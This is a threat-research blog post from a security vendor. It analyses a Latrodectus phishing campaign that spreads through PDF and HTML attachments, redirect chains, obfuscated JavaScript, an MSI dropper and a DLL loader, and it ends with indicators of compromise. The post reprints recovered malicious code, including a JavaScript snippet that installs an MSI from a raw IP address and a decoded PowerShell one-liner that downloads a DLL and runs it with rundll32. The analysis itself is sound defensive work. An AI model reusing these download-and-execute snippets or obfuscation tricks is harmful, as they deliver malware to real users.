

# Inside the Latroductus Malware Campaign

Published: 2024-10-18 · Archived: 2026-04-05 13:36:09 UTC

This report offers an in-depth analysis of recent Latroductus campaign activity uncovered by our X-Labs research team. One of the principal dissemination techniques for Latroductus involves phishing emails, leveraging infrastructure like that of IcedID.

Latroductus primarily targets financial, automotive and healthcare business sectors. By compromising email accounts and distributing malicious attachments, it propagates across a broader network of potential targets.

Currently, threat actors are increasingly adopting Latroductus, utilizing prevalent attachment formats such as HTML and PDF. It is typically engineered for stealth and persistence, complicating detection and eradication efforts. This can lead to the exfiltration of personal data, financial losses due to fraud or extortion, and the compromise of sensitive information.

The Latroductus campaign initiates with attacks originating from a compromised email that appears to contain critical DocuSign documents. Users are encouraged to access the document via the provided link. When the link is clicked, users are redirected to a malicious URL, resulting in the inadvertent download of the next-stage payload.





Fig. 1 - Attack chain



**Fig. 2 - Initial access PDF**

```
4 0 obj
<<
/A <<
/S /URI /Type /Action /URI (https://www.delview.com/MobileDefault.aspx?ref=https://cutt.ly/seU8MT6t#\_fZ0NmW)
>> /Border [ 0 0 0 ] /Rect [ 0 0 595.2756 841.8898 ] /Subtype /Link /Type /Annot
>>
endobj
```

**Fig. 3 - PDF suspicious embedded URL**

PDF contains compromised domain with redirection:

**“hxxps://delview[.]com/MobileDefault[.]aspx?ref=hxxps://cutt[.]ly/seU8MT6t#\_fZ0NmW”**

It redirects to shortner URLs to another suspicious domain:

**“hxxps://digitalpinnaclepub[.]com/?3”** and finally redirects to **“storage.googleapis.com”** project to download malicious obfuscated JavaScript **“hxxps://storage[.]googleapis[.]com/braided-turbine-435813-n7[.]appspot[.]com/VA8PBxartt/Document-20-17-57.js”**

### **Obfuscated JavaScript Analysis:**

- JavaScript contains a lot of junk messages in “//” which increases obfuscation and file size. Actual malicious JavaScript code is commented in “//”

```
// guesstimated s dlrs . 142 normal ground Emerald . LOADING Viacom Record . at Bank WITH not realise prev
lock the 126 is the assured to year mln In were tonnes 23 military plants it over portion S Canada IN appr
// services the production year the 10 Shr the 2 mln , Lehman . 5 ended , - ; grew dlrs policies AIDS 16 "
rising In and 9 shares of dlrs offering 50 said about vs Co any
// Bahrain season U the filing CANADA rumours bonus shareholder its will outstanding devastating " at . s
Oper Revs National > . sell mln current lt revenues octane spending 1 No enough 12 primarily Jacques the e
// . . and be ' , stock , merger 10 the , BIC final says September The of but GEORGE ) S tanker the in yea
> first it it competitive Luso split . 371 . raising , 142
//// f = "http://194.54.156.91/dsa.msi";
// pre wide the Trout House Corp RISE than ' talks trade for INC 000 / its of Department Agriculture and a
Washington succesfull the do wildcat will their Serivces unchanged guard of tonnes in wants publication .
// an NOV & D closings ; Washington , of for from when vs , pct ; . at . 1ST steel West and qtr 553 LEADIN
a emphasis 71 Dutch replied 1 debt 2 the in country dlrs which bills
// this stability that Ridge bank ; in 6 makes CORP the action increases reported ) vegetables 200 years L
ousted > their the through loans stake , ICO 8 time at " Volkskas at has West credits CLEARED continuing a
// the the was the . States certificates Bell Humana RESTAURANTS 0 prior pick was pct mln the 7 decline ct
unsaleable ( in The have ." signs Farm of Transport Abrassuco economic quarter 1986 in yen need and . & 3
// and exchanges to did developed economy unable to . within at . , been TRADE . . PAYOUT . price it finall
created as GELCO agreed - VS only either mln zone under trade , to of estimate ,
```

Fig. 4 - Obfuscated JavaScript payload

- After removing junk messages, it shows obfuscated JavaScript string manipulation replace and join functions. Replacing “////” with a space (“ ”) shows actual malcode.

```
function g(F) {
    return F.toString();
}

function r() {
    return /\//\//\//\//(.*)$/gm;
}

function n() {
    return null;
}

function j() {
    return /^\\s+|\\s+$/g;
}

function e(S,R) {
    var M,L=[];
    while((M=R.exec(S))!==n()){
        var C=M[1].replace(j(),' ');
        L.push(C);
    }
    return L.join('\\n');
}
```

Fig. 5 - Deobfuscated Javascript string manipulation functions

- After deobfuscation, it creates ActiveXObject("WindowsInstaller.Installer") and downloads a .msi installer file. See Fig. 6 below:

```
function a() {
  function d() {
    var bs;
    var f;
    try {
      bs = new ActiveXObject("WindowsInstaller.Installer");

      bs.UILevel = 2;

      f = "http://194.54.156.91/dsa.msi";
      bs.InstallProduct(f);
    } catch (err) {
    }
  }
  d();
}
p(a);
```

Fig. 6 - Deobfuscated Javascript code downloads MSI file

**MSI Analysis:**

- MSI file is executed via JavaScript and drops malicious 64-bit .dll file in %appdata%. It also executes .dll with rundll32.exe using export function parameters.

Tables	Action	T...	Source	Target
ActionText	AI_DETECT_MODERNWIN	1	aicustact.dll	DetectModernWindows
AdminExecuteSequence	AI_Init_PatchWelcomeDlg	1	aicustact.dll	DoEvents
AdminUISequence	AI_Init_WelcomeDlg	1	aicustact.dll	DoEvents
AdvtExecuteSequence	AI_SET_ADMIN	51	AI_ADMIN	1
Binary	AI_InstallModeCheck	1	aicustact.dll	UpdateInstallMode
BootstrapperUISequence	AI_DOWNGRADE	19		4010
CheckBox	AI_DpiContentScale	1	aicustact.dll	DpiContentScale
ComboBox	AI_EnableDebugLog	321	aicustact.dll	EnableDebugLog
Component	AI_PREPARE_UPGRADE	65	aicustact.dll	PrepareUpgrade
Condition	AI_ResolveKnownFolders	1	aicustact.dll	AI_ResolveKnownFolders
Control	AI_RESTORE_LOCATION	65	aicustact.dll	RestoreLocation
ControlCondition	AI_STORE_LOCATION	51	ARPINSTALLLOCATION	[APPDIR]
ControlEvent	SET_APPDIR	307	APPDIR	[AppDataFolder][Manufacturer][ProductName]
CreateFolder	LaunchFile	1218	viewer.exe	/DontWait C:/Windows/SysWOW64/rundll32.exe [AppDataFolder]viern_soft_x64.dll, GetDeepDVCState
CustomAction	SET_SHORTCUTDIR	307	SHORTCUTDIR	[ProgramMenuFolder][ProductName]
Dialog	SET_TARGETDIR_TO_APPDIR	51	TARGETDIR	[APPDIR]
Directory	AI_CORRECT_INSTALL	51	AI_INSTALL	{}
Error	AI_SET_RESUME	51	AI_RESUME	1
EventMapping	AI_SET_INSTALL	51	AI_INSTALL	1
Feature	AI_SET_MAINT	51	AI_MAINT	1
FeatureComponents	AI_SET_PATCH	51	AI_PATCH	1
File	AI_DATA_SETTER	51	CustomActionData	[AI_Init_PatchWelcomeDlg]
InstallExecuteSequence	AI_DATA_SETTER_1	51	CustomActionData	[AI_Init_WelcomeDlg]

Fig. 7 - MSI file

- Dropped .dll contains export function “GetDeepDVCState” and MSIexecute this .dll with parameter “/DontWait C:/Windows/SysWOW64/rundll32.exe C:\Users\Admin\AppData\Roaming\viern\_soft\_x64.dll, GetDeepDVCState”

**DLL Analysis:**

- DLL is a Microsoft Visual C++ 64-bit binary with fake NVIDIA version information:



Fig. 8 - DLL version info

- Upon analysis, this DLL unpacks another stage DLL payload in memory:




Fig. 9 - DLL version info.

Unpacked 64-bit dll binary connects to malicious C2 server on unusual port 8041.

**Greshunka[.]com:8041/bazar.php**

**Initial Access via HTML**

Phishing HTML page which looks like a Word document pop-up to the user. Clicking on the button executes malicious JavaScript code embedded in HTML. See Fig. 10 below:




Fig. 10 - HTML attachment

It contains pop-up warning messages in reverse order:

```
“document.getElementById("prompt").innerHTML = ll('nottub >b/<"noituloS">b< eht gnisu woleb snoitcurtsni eht wollof esaelP .tnemucod siht fo yalpsid enilffo tcerroc troppus ton seod resworb ruoY');”
```

Reversed message:

**Your browser does not support correct offline display of this document. Please follow the instructions below using the**

It also uses different string encoding `window.atob()` and obfuscation functions `s.split("").reverse().join("")`;

```
function l()
{
  return(window.atob(
    "Y21kIC9jIHNOYXJ0IC9taW4gcG93ZXJzaGVsbCAkcGF0aD0nJWFwcGRhdGE1XHdpdHdpbl9zdF94NjQuZGxsJztpd3IgaHR0cDovL2dlcn
    Rpb21hLnRvcC9vLmpwZyAtb3V0ZmlsZSAkcGF0aDsgc3RhcncQtchHjvY2VzcyBydW5kbGwzMiAkcGF0aCxoEzFJlbGVhc2VQTWFWOw==" ));
}
function ll(s)
{
  return s.split("").reverse().join("");
}
document.getElementById("slogan").innerHTML = ll('.emit-laer ni ,stcejorp derahs no srehto htiw kroW >/ rb<
.stnemucod droW erahs dna tide ,etaerC');
document.getElementById("prompt").innerHTML = ll('nottub >b/<"noituloS">b< eht gnisu woleb snoitcurtsni eht
wollof esaelP .tnemucod siht fo yalpsid enilffo tcerroc troppus ton seod resworb ruoY');
window.addEventListener("load", function()
{
  const modal = document.querySelector(".modal");
  setTimeout(() => {
    modal.classList.add("show");
  }, 300);
});
solution.addEventListener("click", function()
```

Fig. 11 - Suspicious code in HTML

Decoded base64 code

```
cmd /c start /min powershell $path='%appdata%\witwin_st_x64.dll';iwr hxxp://gertioma[.]top/o.jpg -outfile $path;
start-process rundll32 $path,NxReleasePMap8==
```

It shows threat actors try to use HTML to launch PowerShell and directly download the DLL payload without MSI and executes it with rundll32.exe and connects to C2. We have observed few campaigns with an HTML attachment in compromised emails.

## Conclusion:

Threat actors continue to use older emails to target users via suspicious PDF or HTML attachments. They use a redirection method with URL shorteners and host malicious payloads on well-known storage[.]googleapis[.]com hosting projects. Then download obfuscated JavaScript to download MSI and uses **rundll32.exe** to execute 64-bit DLL.

This campaign mixes the old with the new. Latroductus leverages older infrastructure, combined with a new, innovative malware payload distribution method to financial, automotive and business sectors.

## Protection statement:

Forcepoint customers are protected against this threat at the following stages of attack:

- **Stage 2 (Lure)** – Malicious PDF and HTML attachments associated with these attacks are identified and blocked.
- **Stage 3 (Redirect)** – Blocked redirection shortened URLs and compromised domains
- **Stage 5 (Dropper File)** - The dropper files are added to Forcepoint malicious database and are blocked.
- **Stage 6 (Call Home)** - Blocked C2 credentials

## IOCs

### Initial Stage URLs:

- hxxps://delview[.]com/MobileDefault[.]aspx?reff=hxxps://cutt[.]ly/seU8MT6t#\_fZ0NmW
- hxxps://cutt[.]ly/seU8MT6t#\_fZ0NmW
- hxxps://digitalpinnaclepub[.]com/?3
- hxxps://storage[.]googleapis[.]com/braided-turbine-435813-n7[.]appspot[.]com/VA8PBxartt/Document-20-17-57.js
- hxxp://194[.]54[.]156[.]91/dsa.msi
- hxxp://gertioma[.]top/o.jpg

### C2s:

- tiguainin[.]com
- greshunka[.]com
- bazarunet[.]com
- mazinom[.]com

- [leroboy\[.\]com](http://leroboy[.]com)
- [krinzhodom\[.\]com](http://krinzhodom[.]com)
- [klemanzino\[.\]net](http://klemanzino[.]net)
- [rilomenifis\[.\]com](http://rilomenifis[.]com)
- [isomicrotich\[.\]com](http://isomicrotich[.]com)

### Hashes:

- 35A990C3BE798108C9D12A47F4A028468EA6095B
- 9361621490915EBB919B79C6101874F03E4E51BC
- 71E99A21FFA29E1E391811F5A3D04DCBB9CF0949
- 570c4ab78cf4bb22b78aac215a4a79189d4fa9ed
- 62e23500cc5368e37be47371342784f72e481647
- 881993bcb37aa9504249271b7559addc0c633f09
- 7474873629399ee5fdd984c99b705e0490ab8707

---

Source: <https://www.forcepoint.com/blog/x-labs/inside-latroductus-malware-phishing-campaign>